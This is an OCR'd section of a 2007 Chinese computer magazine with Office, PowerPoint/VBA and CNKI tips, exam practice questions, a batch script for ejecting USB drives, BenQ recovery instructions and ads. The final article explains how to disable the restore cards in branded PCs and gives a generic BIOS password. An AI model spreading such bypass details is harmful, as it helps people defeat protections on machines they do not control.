一些没见过的字如何准确发音？如果把名字念错，就闹大笑话了！在Word文档中，选中要添加汉语拼音的文字，使用“格式→中文版式→拼音指南”命令（见图1），拼音就添加完成了。“中文版式”中的“纵横混排”也非常实用。



那么遇到字库里没有的生僻字，是空着、找代替字、还是打印后手写？当然不是，我们要使用“部首检字法”直接录入。

比如“翀”字，可以先输入“羽”字（和生僻字偏旁相同、笔画接近的常用字），然后选中这个字，点击“插入→符号”选项，在“子集”列表中选择“CJK统一汉字”，由“羽”组成的字全部映入眼帘，“翀”字就在附近（见图2）！点击“插入”按钮，便进入了文档中，美观又规范，如果其他组件需要，复制过去即可。



*快速输入大写数字

Word应用与金融、财务中，比如报销的时候填单子，拿不准“壹、贰、叁”等大写中文数字的写法怎么办？没关系，执行“插入”菜单上的“数字”命令（见图3），在弹出的“数字”对话框中输入需要的数字，在“数字类型”里面选择中文大写数字版式，或者先在Word中输入数字，然后再进入“插入→数字”，确定，准确的大写数字就出来了。



*找个英文翻译官

Word中的单词直接需要翻译，上网搜索或找词霸吗？先试试Word自带的英汉词典吧。在文件中选取要翻译的词，执行“工具→语言→翻译”命令，选择“英语（美国）到中文（中国）”，单击“浏览”按钮，“结果”框中就出现了翻译结果。此外，相关的词组、短语和例句也一并列出（见图4）。在“翻译”窗口的“文字”框中直接输入文字也行，汉译英也非常方便。进入“工具→语言→繁简转换”，还可以方便地实现繁体和简体之间的互转。



*姓名瞬间排序

人员名单通常需要排序，如何实现呢？在Word中，让每个姓名占一行，选中所有需要排序的姓名，执行“表格→排序”命令，“排序依据”项选择“段落数”，“类型”中有“笔划”、“拼音”、“数字”、“日期”四种排序方式供选择，在后面的框中选择“递增”或“递减”方式（见图5），确定即可。



Office 2007篇

以上功能，Office 2007中都具备，来看看新版本带来了什么新内容。

稿纸功能灵活用

在Word 2003中，进入“文件→新建→其他中文文档”，再通过“稿纸向导”，选择稿纸的形式、大小、不同格数等，可以获得稿纸。

Word 2007直接提供了稿纸功能，和老版本相比，无论在细节处理还是整体使用习惯上，都有不小改进。

切换到“页面布局”标签菜单下，单击“稿纸设置”按钮，在对话框上



的“格式”下拉列表中选择方格式稿纸（见图6），设置好方格式稿纸后，确定。在“稿纸设置”对话框中“格式”下拉列表中选择“非格式文档”，确定，就能删除文档中的稿纸设置。

可是，稿纸功能也有一些“不听话”之处，我们来好好调教一下。

进入稿纸编辑模式后，默认的5号文字无法修改，怎么办？只要在稿纸编辑模式下，全选所有文字，复制到一篇空白Word文档中，就可以自由地更改字号了。

此外，默认为只能通篇使用稿纸。如何破解？在一篇空白文档，输入非稿纸内容，使用“插入→对象”按钮，调入一篇稿纸文件，非稿纸格式与稿纸格式就能在同一文档中并存了。双击稿纸方格，内容还能修改。

书法字帖自己做

书法艺术从古至今，时刻散发着古老艺术的魅力。使用Word 2007提供的“书法字帖”功能，可以灵活地创建字帖文档，自定义字帖中的字体、颜色、网格样式、文字方向等，打印出来就可以自己练习了！

创建字帖

单击“Office 按钮”，执行“新建”命令，选择“书法字帖”模板，接下来单击右下角的“创建”按钮，打开“增减字符”对话框，在“书法字体”列表或“系统字体”列表中选择喜爱的字体类型（见图7）。这里包含了11种书法字体类型，涵盖楷、行、隶、草书。在“排列顺序”列表中可选择“根据发音”、“根据形状”等对字符进行排序。在“可用字符”列表中，选择要制作字帖的文字内容，单击“添加”按钮，就添加到“已用字符”中。单击“关闭”按钮，将选择的字符添加到文档中。 单击“增减字符”按钮，可以在“增减字符”对话框中任意修改文档中的字符。

修改选项

单击“选项”按钮，打开“字体”对话框，可以选择所需更改的字体颜色和字体效果；打开“网格”选项卡，选择所需更改的线条颜色、边框线类型和内线类型；打开“常规”选项卡，可以设置每页的行列数和字数，在“纸张方向”区域中选择“纵向”或“横向”显示。

给字帖搭架子

我们对米字格、田字格比较熟悉。在“网格样式”中，除了这两种格式，还可以选择田回格、九宫格、口字格等，为把握字形、结构和布置，提供了有利的帮助。单击“文字排列”按钮，可以选择6种文字排列方式，为描红对临模提供了方便。


中文特色主题亮相

中国人做文档，让中国元素涌动！

在Office 2007简体中文版中，额外提供了4套具有中国特色的文档主题——暗香扑面、凤舞九天、龙腾四海、行云流水（见图8）。在三大组件的2007版本中如何应用特色主题呢？在Word和Excel中，都是从“页面布局



→主题”中进入，在PPT中，单击“设计”，在“设计”选项卡的“主题”组中选择，即可将选定的主题应用到演示幻灯片中。根据需要，都可以在“主题”组中选择并调整主题颜色、文字和效果，并将修改结果保存为一个自定义的文档主题。文档要更精美别致，更具专业水准和文化底蕴，就看你的了！ CF [YY28]



用图片给文字穿花衣

Tag 图片、填充 〉技巧 〉软件

江苏/王兆喜

众所周知，在Microsoft Office的各个应用组件中，用绘图工具绘制的封闭图形，不仅可以用不同色彩的单一颜色进行填充，而且还可以用系统预设的渐变、纹理、图案甚至图片进行填充。我们容易产生这样的联想：文字是否也能用丰富多彩的对象进行填充呢？用一张地方代表性的图片去填充地名文字，从而做出字中有图的特殊效果该多好！看看艺术字是如何实现的吧。





在Word或PPT中，执行“插入→ 图片→艺术字”命令，或者直接单击绘图工具栏上的“插入艺术字”按钮。在“艺术字库”对话框中，选择一种艺术效果，确定之后进入“编辑艺术字”对话框，输入文字对默认的内容进行替换，并可以改变字体、字号、式样等。

再次确认之后，输入的文字内容显示在屏幕上，用鼠标放在文字对象上点击选中，此时文字周围出现带有8个控制点的控制框。在“艺术字”浮动工具条中单击“设置艺术字格式”按钮，按下“线条与颜色”标签按钮，再按下“颜色”旁边的下拉按钮，选择“填充效果”项，接下来按下“图片”标签按钮，选择图片，确定，美观的图片填充文字效果就实现了（见图）！ CF [YY29]

教 与 学

PPT打造超级练习题



动画触发器和VBA功能做课件

Tag PPT、VBA、触发器 〉教学 〉应用

重庆/SOWA517

本文可以学到

1 如何用PPT制作互动式选择题

2 用VBA辅助制作填空题

教师在课堂教学时，往往会在课堂的最后给学生留下几道练习题，让学生们练习。如何用PPT制作好的练习题呢？看看我是如何利用PowerPoint 2003的动画触发器和VBA功能来实现的吧。我就以用触发器制作单选题和以VBA制作填空题为例给大家讲讲。

一、触发器做单选

以一道选择题为例，启动PowerPoint 2003，新建一空白幻灯片，利用文本框，输入题干内容。点击“幻灯片放映→动作按钮”，选中“动作按钮：自定义”选项，然后在PPT中画出一个按钮。

1.制作模板：右击插入的按钮，在弹出的快捷菜单中选择“添加文本”选项，在“动作按钮”上添加第一个备选答案（如“A、170克/摩尔”），并设置好字体、字号、字符颜色，调整“动作按钮”的大小和位置。

2.复制试题：选中这个“动作按钮”，按着Ctrl拖拉鼠标，快速复制一个按钮（共操作3次，复制3个），并修改字符为其他备选项答案（见图1）。

3.添加答案：插入文本框，并输入“正确、错误”及相关提示的字符（如“错误！”），并设置好字体、字号、字符颜色等。

4.设置交互：选中这个文本框，执行“幻灯片放映→自定义动画”命令，展开“自定义动画”任务窗格，单击“添加动画”右侧的下拉按钮，在下拉列表中选择“进入→飞入”选项；再按“方向”右侧的下拉按钮，在列表中选择“自左侧”选项，在“自定义动画”选择“飞入”，打开“飞入”对话框，切换到“及时”标签卡，单击“触发器”按钮，选中“单击下列对象时启动效果”选项，并在下拉列表中选择“动作按钮：自定义2……”选项（即第一个备选答案对应的“动作按钮”项），“确定”返回。

1. 绿矾的摩尔质量是

A 170克/摩尔　错误，质量不对！

B 152克/摩尔　错误，质量不对！

C 278克　错误，单位不对！

D 278克/摩尔　正确！！！

①

5.制作完成：按此文本框的操作，设置好另外3个文本框的动画及触发器，制作完成。

二、VBA法来填空

上述用触发器只能制作选择，有的练习题需要填空形式，就用VBA来实现吧。

1.制作试题：用文本框输入填空题的题目内容，点击“视图→工具栏→控件工具箱”展开“控件工具箱”工具条。单击工具条上的“文本框”按钮，在填空题的空格处拖拉出一个控件文本框（见图2）。

2.设置命令：单击“命令按钮”按钮并画一个按钮来。选中此按钮，单击“属性”，展开“命令按钮”属性对话框，将其中的“Caption”修改为“查看正确答案”（具体修改内容，请根据需要确定），并关闭属性窗口。



②

3.插入代码：双击插入的命令按钮打开VBA编辑窗口，在“Private Sub CommandButton1_Click()”和“End Sub”语句之间输入如下代码：

```
If TextBox1.Text = "物理" Then
    dd = MsgBox("你填对了", vbOKCancel, "结果")
Else
    dd = MsgBox("你填错了", vbOKCancel, "结果")
End If
```

4.效果预览：制作完成了，赶快按下F5功能键来看一下效果吧（见图3）。CF [YY30]



③

小提示:VBA文本框属性的修改

选中文本框，单击工具条上的“属性”，打开“文本框”属性对话框，选中“font”选项，然后点击后面的“...”号，即可打开“字体”对话框设置字体等。

小提示

MsgBox是弹出对话框的命令，而代码中的“dd”和相应的其他文字为自定义变量，可以用其他字母代码和文字代替。

邮购2008全年

《电脑爱好者》(普及版)杂志

人人送

定价：6.8元
年价：81.6元

1年免费使用瑞星杀毒软件
价值120元

轻松英语学习卡
价值50元

再送360个大奖 先到先得

A、卓越网购物卡100张
(此卡无任何限制，可购买任何产品)
价值100元

B、摄像头30个
价值80元

C、512MB 金士顿SD卡50个
价值65元

D、光电鼠标30个
价值50元

E、《电脑爱好者》15周年珍藏DVD光盘100套
价值38元
(此套光盘收藏电脑自普及以来到现在全部历史，1亿文字的电脑知识，5万个经验技巧，1万个故障解答，1万篇专题文章，5000个各类软件，100本电脑图书，学用电脑的知识海洋，《电脑爱好者》自创刊到现在，历史上所有的期刊、图书、光盘读物内容总集，珍藏性无与伦比，业内登峰造极的宏篇巨制)

F、当当网购物卡50张
价值30元

活动说明

1 活动时间：2007年9月1日~2007年12月31日（邮局汇款以邮戳为准，网上订阅以下订单时间为准）

2 "再送"部分礼品按照到款时间和A~F的顺序依次送出，每人仅限一件。

3 在汇款单附言栏注明2008普及版杂志，同时留下电子邮件地址、联系电话。杀毒软件、购物卡的用户名、密码将通过电子邮件发送。

4 自汇款之日起计算，7个工作日后拨打010－68259307/68259457查询汇款，请核对汇款人地址、姓名、邮编是否准确，如有错误，请及时拨打010－68258784进行更改。

5 本活动仅限于在杂志社邮购的读者，邮局订阅等其他渠道不属此列。

本活动最终解释权归北京《电脑爱好者》杂志社所有

汇款地址：北京市123信箱　收款人：电脑爱好者杂志社　邮编：100036
活动咨询电话：010－68258784（周一到周五，9：00～17：30）

IT改变生活



ET改变人生



北京ITET培训中

对于每个人来说，知识的获得，一方面可以通过院校的学历教育，另一方面可以通过社会的职业教育历教育相对较为系统，而职业教育则是综合考虑个人构成、工作需要等因素而进行的再教育。从人才成长度来看，最理想的教育是以系统学历教育为基础，社教育为延续。在ITET：能力、实训、实习、高薪就业全部

教育部教育管理信息中心

全国高级信息技术人才认证培训

为缓解大学生就业压力，教育部教育管理信息中2005年6月18日在全国信息技术应用培训教育工程ITAT教育工程）的基础上立项开展了全国"高级信术人才认证培训（ITET）"项目。ITET项目旨在全分大城市设立培训基地，举办以就业为导向的IT高人才培训，以培养网络工程师、软件工程师、平面设三维动画师、网站设计师、影视动画师、网络安全师、数码影像师等为目标，同时对学生的综合能力进练，培养学生在工作项目的实施过程中解决实际问题力、自我学习能力、团队合作能力、与人沟通能力和调能力，最终形成学员的就业能力。

教育部教育管理信息中心高级信息技术人才北京基地（简称ITET北京培训基地）由北京ITET培训中心是全国"高级信息技术人才认证培训"项目在北京设首家示范性培训基地，拥有良好的软、硬件环境，实厚的讲师队伍，经验丰富的管理团队，是学习IT知识升就业能力的极佳选择。

能力

ITET八大工程师/设计师
招生对象：大专及以上学历（高中、中专生预科班）
专业设置：网络工程师 软件工程师 平面设计三维动画师 网站设计师 影视动画网络安全工程师 数码影像师
学期学费:9个月/15000元 9个月/18000元
8个月/12000元 9个月/17000元 8个月/14000元
9个月/16000元 9个月/17000元 9个月/15000元

高薪

2007年大学生实训实习专业
招生对象：大中专院校计算机对口专业，经试、考试合格学生
专业设置：平面设计师 网站设计师
网络安全工程师 软件工程师

就业



杨鹏就职于清大远教（北京）



陈涛就职于北大天创信息技术有



孙新军就职于首都在线



尹爽就职于唐码书

咨询电话：010-62115717/62115107/62112207/6212

在使用Print Screen进行屏幕抓图时，同时按下Alt键，就会只抓取当前活动窗口，然后按上述方法保存即可。

写论文 查资料 快去网上图书馆

Tag CNKI、数字图书馆、找资料 〉校园 〉应用

四川/sophia

据统计，全国95%以上的大学都安装有CNKI图书馆或购买有相关的单位账号，学生可以直接在这个庞大的网络图书馆中查到丰富的资料与素材。

进入CNKI网格资源共享平台（http://www.cnki.net）并登录后，会自动进入中国知识资源总库检索首页（http://lsg.cnki.net/grid20/）。

CNKI初级检索

在检索项里选择"关键词"，检索词输入"中医"，时间和排序就按默认，再将匹配设为"精确"，然后在数据库列表中选择相应的数据库，选中的数据库会显示在"你已选择了下列数据库"列表里（见图），点击"检索"即可开始检索。通过点击"上页"和"下页"可对信息进行翻页查找，点击相应标题即可打开摘要（如果想在"中医"里找"伤寒论"相关的内容，选中"在结果中检索"，在检索词里输入"伤寒论"检索即可）。点击"下载阅读CAJ格式全文"即可下载，你也可以下载PDF格式。

CNKI高级检索

默认情况下词频为空，表示该词在文中至少出现1次，如果设为数字如3，则表示至少出现3次。或许你认为CNKI只能查至少出现1次，至少出现3次，就不能查最多出现3次吧。比如我是学中医的，不希望西医这个词在文中出现超过3次，就可以设置关系为不包含，检索词为西医，再设置词频为3即可。 CF [YY31]

小知识:CNKI

国家知识基础设施（National Knowledge Infrastructure，CNKI）的概念，由世界银行提出于1998年，CNKI工程是以实现全社会知识资源传播共享与增值利用为目标的信息化建设项目，由清华大学、清华同方发起，始建于1999年6月。经过多年努力，通过采用自主开发并具有国际领先水平的数字图书馆技术，它已经成为世界上全文信息量规模最大的"CNKI数字图书馆"。



教学演示任你录

Tag 教学、录制、Screen2Exe 〉技巧 〉应用

辽宁/于海军

本文涉及的软件


Screen2Exe
软件版本：1.0
文件大小：416KB
授权性质：免费软件
下载地址：http://www.screen-record.com/dl/SCREXESetup.exe

多媒体教学中，很想将操作步骤录制下来演示给学生观看学习。视频录制软件倒不少，但输出大都为AVI格式，体积较大。Screen2Exe可以将屏幕内容录制为自动播放的可执行文件，而且生成的文件个头超小，特别适合经常录制教学演示的教师使用。

启动软件，首先要选择录制区域，默认为全屏，也可按鼠标左键拖出一个矩形录制区域。然后，点击"Next"（下一步），选择录制品质，有三个选项，分别为：Very good, almost lossless（录制效果最好，产生的文件较大）、Good（质量好，文件体积小一些）和Efficient grayscale, smallest file（以灰度录制，生成文件最小），根据自己的需要选择。想添加麦克风解说，选中"Record MIC"复选框即可（见图）。进入下一步点击"Start Recording"（开始录制）按钮即可开始录制。

当录制完成时按F10键，会弹出保存窗口。点击"Play"（播放）即进行预览播放，如果满意可通过"File"（文件）右侧的按钮选择文件保存位置，点击"Save & Finish"（保存&完成）即可保存EXE录像。要让学生观看学习时，双击该EXE录像即可。

经过测试：在1024×768分辨率下，用其他同类软件录制带解说词的AVI文件，录制5分钟体积为76.5MB。而用该软件录制，生成的文件分别为6.8MB（质量最好）和1.72MB（体积最小），由此可见，文件压缩比之高，的确不同凡响。 CF [YY32]



假期过去了，但国庆又来了，上周的考试，你通过了吗？很想自己的这次等级考试通过吧，祝你好运。上次没有报上名的，这次你可以参加2008年度的NCRE考试了，这次可有很大的调整哟，详情请看http://blog.cfan.com.cn/index.php/76976/action_viewspace_itemid_112064。



湛文红　教育部考试中心推荐专家，从事全国计算机等级考试考点管理工作多年，有丰富的管理经验，熟悉全国计算机等级考试考务规定和上机考试。

问：笔试的重点在哪里，我应该注意些什么？

答：请参考教育部考试中心组织编写的《考试大纲》和《教程》认真复习，就能达到学习和掌握基本知识的目的，又对通过考试大有帮助。

问：上次考试我过了笔试没有通过机试，下次补考我应该如何交费呢？

答：只需交机试费即可开始考试，你只有一次补考机会。如果通过了将获得计算机等级证书，如果没有通过那你就得重考（包括笔试）。

由教育部考试中心审核通过。

情报站

2007年硕士研究生入学统一考试10月10日起网上报名

教育部日前公布了2008年硕士研究生统一入学考试报名时间安排。应届本科毕业生预报名时间为9月17日至23日，应届、非应届考生统一网上报名时间为10月10日至31日，现场确认时间为11月10日至14日。

2007年10月高等自学考试即将开考

2008年10月高教自考全国统考课程考试时间安排表，具体时间为星期六（10月27日）和星期日（10月28日），请大家注意考试时间。

2007年8月至10月间部分托福网考时间调整

美国教育考试服务中心（ETS）对2007年8月至2007年10月之间的部分托福网考考试时间做出调整，具体考试时间调整方案如下：

日期	8月25	9月12	9月15	9月29	10月20	10月28
原时间	下午12:30	下午1:30	下午2:30	下午3:30	下午5:30	下午7:30
新时间	下午6:00	下午5:00	上午8:00	上午8:00	上午8:00	上午8:00

Ncre重点试题精讲



龙翀　24岁　于1999，2000年两次获全国青少年信息学（计算机）奥林匹克竞赛一等奖而被保送入清华大学计算机系。

二级VB

选择题：

1.下列各控件不包含滚动条的控件是：

（A）ListBox　（B）ComboBox

（C）TextBox　（D）LabelBox

精彩解析：滚动条的用处是滚动数据或文本，以便快速找到所需的内容。如果一个控件存放有大量的数据或文本，这个控件一般会带有滚动条。ListBox，TextBox和ComboBox可以存放大量的数据或文本，本身带有滚动条，而LabelBox仅是显示“标签”信息，一般标签不需要大块文本，所以它不包含滚动条。故答案为“D”。

2.设a=5,b=4,c=3,d=2，下列表达式的值是：

3>2*b Or a=c And b<>c Or c>d

（A）1　（B）True

（C）False　（D）2

精彩解析：本题考查各类表达式的综合运算。先执行3>2*b值为FALSE，在判断a=c And b<>c为FALSE，c>d为TRUE；所以最终结果为TRUE。所以答案应为“B”。

填空题：

数据库设计分为以下6个设计阶段：需求分析阶段、【　】、逻辑设计阶段、物理设计阶段、实施阶段、运行和维护阶段。

精彩解析：数据库设计分为以下6个设计阶段，需求分析阶段、概念设计阶段、逻辑设计阶段、物理设计阶段、实施阶段及数据库运行和维护阶段。所以标准答案为“数据库概念设计阶段”。



大家如有问题，可发邮件至school@cfan.com.cn，或访问论坛“《电脑爱好者》杂志栏目互动→教与学”（http://bbs.cfan.com.cn/forum-136-1.html）提问，将有两位朋友收到我们寄出的奖品。

二级C

选择题：

1.已知二叉树后序遍历序列是dabec，中序遍历序列是debac，它的前序遍历序列是：

（A）acbed　（B）decab

（C）deabc　（D）cedba

精彩解析：依据后序遍历序列可确定根结点为c；再依据中序遍历序列可知其左子树由deba构成，右子树为空；又由左子树的后序遍历序列可知其根结点为e，由中序遍历序列可知其左子树为d，右子树由ba构成。求得该二叉树的前序遍历序列为选项D。

2.链表不具有的特点是

（A）不必事先估计存储空间

（B）可随机访问任一元素

（C）插入删除不需要移动元素

（D）所需空间与线性表长度成正比

精彩解析：链表采用的是链式存储结构，它克服了顺序存储结构的缺点：它的结点空间可以动态申请和释放；它的数据元素的逻辑次序靠结点的指针来指示，不需要移动数据元素。但是链式存储结构也有不足之处：① 每个结点中的指针域需额外占用存储空间；② 链式存储结构是一种非随机存储结构。所以答案为“B”。

填空题：

下列程序的功能是输入一个整数，判断是否是素数，若为素数输出1，否则输出0，请填空。

```
main()
{int i, x, y=1;
scanf("%d", &x);
for(i=2; i<=x/2; i++)
if【   】{ y=0; break;}
printf("%d\n", y);
}
```

精彩解析：为判数x是否是素数，预置变量y的值为1（x可能是素数），然后用循环，用2至x/2的整数i测试对x的整除性，若能被其中的某个整数整除，则x是合数，置y的值为0（x不是素数），结束测试循环。若都不能整除，则x为素数。i能否整除x，可用求余运算x%i等于0来判定。所以程序中的空框可填x%i == 0。测试x为素数的代码可写成：y = 1;

```
for(i=2; i <=x/2; i++)
if(x%i == 0){ y = 0; break; }
```

所以正确答案为（x%i==0）。

CF [YY33]

U盘能玩出什么花样？在http://a8.upan.info/ud/skill上，你可以找到一大堆U盘使用技巧，快去武装你的U盘吧！

“无法停止‘通用卷’”永远消失

让闪存盘想拔就拔

Tag 闪存盘、Unlock、拔出 | 技巧 | 硬件

■北京/WW

本文可以学到

1. 快速拔出闪存盘的技巧
2. 将闪存盘设置为“随拔”式

本文相关小提示

如果将上面代码中的“"USB Mass Storage Device\CBM Flash Disk USB Device, CBM Flash Disk USB Device\通用卷"”(不含外侧引号)改为“"USB Mass Storage Device"”(不含外侧引号)。就可以制作出快速拔出闪存盘的通用程序。不过这样的坏处是如果你同时插上了多个闪存盘，那样所有的闪盘都会被弹出。通用弹出程序代码，可以从http://work.newhua.com/cfan/200719/udiskcx.rar下载到。

Just Do It

将Unlock.exe、Unplug.exe和UDISK.BAT三个文件用WinRAR等工具打包成一个可执行文件，要求运行后就可以直接拔出闪存盘。

没错，我烦透了那一套什么“现在无法停止‘通用卷’设备”的提示了(见图1)，其实这是由于设备上的程序或文件处于打开状态，自然没办法关闭了。

如何确定闪存盘上有什么程序或文件打开呢？熟悉软件的朋友应该马上就可以想到Unlock了，通过在资源管理器中右击闪存盘，选择Unlock项，在弹出的窗口中就能看到不让你“拔盘”的系统进程了。不过再告诉你个更简单的方法吧！

从http://work.newhua.com/cfan/200719/UDISK.rar下载工具，解压缩后，得到Unlock.exe和Unplug.exe两个工具。

插入闪存盘，在“命令提示符”窗口运行Unplug，记下闪存盘的名称，比如“USB Mass Storage Device\CBM Flash Disk USB Device, CBM Flash Disk USB Device\通用卷”(见图2)。

用“记事本”新建UDISK.BAT文件，内容如下：

```
@echo off
echo #|unplug|findstr "USB Mass Storage Device\CBM Flash Disk USB Device, CBM Flash Disk USB Device\通用卷">%temp%\tmpout.txt
for /f "usebackq delims=[] tokens=1,2,3" %%i in (%temp%\tmpout.txt) do (
"unlocker.exe" %%j /s
unplug %%i|findstr "OK."
if errorlevel 1 pause
)
```

将Unlock.exe、Unplug.exe和UDISK.BAT三个文件放在同一文件夹，然后再运行UDISK.BAT，就可以顺利地拔出闪存盘，不会出现那些烦人的提示啦。



▲闪存盘、移动硬盘、MP3/4经常会遇到的提示



▲Unplug是可以列出当前的USB设备，并可将它们卸载的命令提示符工具

复制、粘贴引起的无法拔出问题

当你向闪存盘里复制文件时，由于缓存等问题，尽管Windows已经显示复制完成，但仍然还要待闪存盘上的读写指示灯不闪后再拔出。如果你想预防这一问题，可以右击“我的电脑”，选择“属性”，在弹出窗口中点击“硬件”选项卡下的“设备管理器”按钮，展开“磁盘驱动器”，右击类似“IC25N040 AtcS05-0 USB Device”项的闪存盘设备选项，选择“属性”项后，在弹出窗口中在“策略”选项卡中选择“为快速删除而优化”项。经过这样的设置后，以后，只要闪存盘数据没有进行读写操作，即闪存盘指示灯不闪动，就可以直接拔出闪存盘了。 CF [YY34]

找回nVIDIA驱动程序的老界面

Tag nVIDIA | 驱动程序、技巧 | 硬件

nVIDIA新驱动程序的界面实在是过于简单直观了，实际上，从ForceWare 97.XX开始，nVIDIA启动新驱动界面后，一直受到众多玩家的质疑。固然这样的界面能让很多普通消费者轻松调整显示属性。但对于稍懂电脑的玩家来说，新面板仅有的几种调节功能实在不够用。那么，究竟有没有办法来解决这个问题呢？

在Windows XP下，正常安装nVIDIA ForceWare驱动程序，然后从http://work.newhua.com/cfan/200719/enold-nvcp.rar下载，压解后双击运行这个注册表程序。再打开显示驱动面板（右键单击桌面—属性—设置—高级），怎么样，功能繁多的老驱动界面又回来了吧？在这里，你可以设置3D游戏的优化方案、调整多显示属性、调节颜色等等，功能远比现在的驱动界面多很多。 CF [YY35]

▲双击添加注册表


▲老驱动程序界面让人怀念

全心呵护娱乐

与明基 PC“小护士”亲密接触


当你在游戏中正与朋友玩得不亦乐乎，或是在股市交易之时，系统突发的故障导致当机可真不是件好事。可能很多使用明基 Joyhub 电脑的消费者还不大清楚，其拥有的“明基小护士”就是针对这些突发情况的一个“保护神”，通过明基小护士，你可以“肆无忌惮”地使用电脑，出了问题随时恢复，实在是方便至极。

明基小护士从安装说起

无论是熟练操作电脑的人还是对电脑不熟悉的使用者，恢复系统可谓一大法宝，但是，它也有自身的不便特性。最关键的问题在于其分区管理的不便特征，要想使用恢复功能，就只能使用出厂预设的方案使用。这种方案是一个主分区，一个隐藏分区，隐藏分区就是保护系统、实现恢复功能的秘密所在。但是，很多人可能是由于不习惯操作系统的使用方式（如很多人购买完电脑都是将 Vista 换回 Windows XP），或是出于数据保存的目的，买到电脑的第一件事便是进行分区管理。但如此一来，恢复系统就不复存在了。明基小护士的好处便是可以随意调整，当你重新装完操作系统或是对分区进行管理过后，将明基小护士重新安装一遍就可以了。

STEP 1

当系统安装完毕，将明基小护士光盘放入光驱后重启电脑，并以光盘启动进入明基小护士安装界面。接下来选择安装的分区，这是安装过程中，唯一需要用户进行选择的部分，共分三个选项：如果已经预留好硬盘空闲空间，选择“使用最大连续空间”即可。而如果是想使用整个硬盘，就选择“使用整个磁盘”（双硬盘或多硬盘用户选用），如果想自行设置分区，也就是我们所需要的自由调整，点击“手动”就可以了。当然，我们更着重于手动部分的操作说明，下面我们来分解操作过程：



STEP 2


选择“手动”后进入分区界面继续，进入创建新分区界面。


STEP 3

此时设置分区大小，这里要特别说明一下，如果是使用 Vista 操作系统，那么建议预留的空间容量就尽量不要小于 15GB。如果是使用 Windows XP，分区的容量最好不小于 10GB 即可。注意，设置过大也是没有意义的。









STEP 4

接下来是选择分区类型界面，此时选中“主分区”点击继续，并设置分区的位置，建议这里选择“结束”将备份恢复空间安装在硬盘的尾部。

如此一来，即便你更改了出厂的磁盘分区模式，或是重新安装过操作系统，都一样可以使用明基小护士功能了（需要注册，注册码在附件包内）。

小护士使用真简单

明基小护士的使用方式和其他恢复功能区别不大，但显得更加简单明了，适合任何人操作使用。在开机时按下 F11 功能键，就能调用出明基小护士功能，注意，这是不需要明基小护士光盘的操作。

进入明基小护士界面后，主要就是两项功能：1. 备份与恢复，2. 查杀病毒。建议在安装完操作系统后，就重启进入明基小护士进行首次备份。备份明基小护士自动采取压缩方式，压缩率大概在 50% 上下，非常节省空间。



查杀病毒功能更是十分受用，通过底层操作，可以在操作系统之外就将病毒消灭，启动后便能恢复正常功能，很是受用。当然了，这里也可以直接设置 IP，甚至是拨号方式进行病毒库升级，再新的病毒都不怕了！

DIY电脑也能自制系统还原，百度贴吧内有详细介绍：http://zhidao.baidu.com/question/10394087.html

破解品牌机神秘的还原技术

Tag 还原卡、硬盘保护卡、恢复、重装系统 〉技巧、故障 〉硬件

北京/FYS

本文可以学到

1. 了解品牌机的还原技术
2. 屏蔽清华同方及方正电脑的还原卡

本文相关小知识

拆开这些“品牌机”，你不会找到单独的硬件还原卡，这是由于还原卡芯片被集成在了网卡或主板上，就是因为这样品牌机才具备了还原功能。它的工作方式类似于DOS下的引导型病毒，还原卡运行时，会将当前硬盘的信息保存到还原卡的临时储存单位中，或是硬盘的隐藏扇区里，再从硬盘中找出一部分连续的磁盘空间，把修改过的数据保存到里面。这样只要一重启，一切又恢复正常了。

本文相关小提示

隐藏多余的还原卡菜单

还原卡已经失去了还原功能，可是启动时的菜单还存在，看着多碍事，把它给隐藏起来吧：进入“系统工具”下的“开机设定”选项卡，去除“隐藏启动选单”及“关闭F1键提示功能”，再切换到“待机设置”选项卡，去除“启用开机自动操作”勾选，同时“指定启动盘”并将“自动等待时间”改为“0”秒。

品牌机用一键还原技术早已经不是什么秘密了，遇到问题时，只要在启动时，按下某个键就可以恢复了，这一技术大多数厂商使用的都是软件解决方案。为了更安全，不少国产厂商使用了“软件+硬件”的解决方案，在很多网卡上增加还原卡的芯片，这样就可以在硬件上保护电脑的安全，不过，如果你不按常理办，重装电脑的时候就会出现问题啦！

让“清华同方”品牌机的“还原”功能彻底失效

在有还原卡功能的清华同方的电脑上，当希望重装系统，暂时屏蔽保护功能，可以在还原卡的主界面中进行设置：在开机出现还原卡的界面时，按F10，进入“系统设定”项，进入后，选择“分区信息”，选中硬盘分区的“自动复原”改为“从不复原 ”这样就取消了对硬盘第一分区C盘的保护，退出后，就可以重装系统，安装软件了。

如果要完全关闭还原卡，则要在BIOS中进行设置，进入BIOS（如有密码可以尝试“thtfpc”这个通用密码），然后依次选择“INTEGRATED PERIPHERALS→ONBOARD DEVICE”（综合设置→附加设备），将“ONBOARD LAN：CONTROLLER”设置为“ENABLED”，这样使集成网卡生效，把“ONBOARD LAN：BOOT ROM”设置为“DISABLED”，以取消还原卡的还原功能。

将“方正”还原卡打入“冷宫”

方正的品牌机也同样安装着还原卡，如要屏蔽它也是在开机的时候，按F10键，进入“系统工具”下的“分区信息”，将“属性”设置为“C”，如果分区“属性”为“A”或“B”，那就将“还原方式”设置为“不还原”（见图）。

出现问题时的恢复

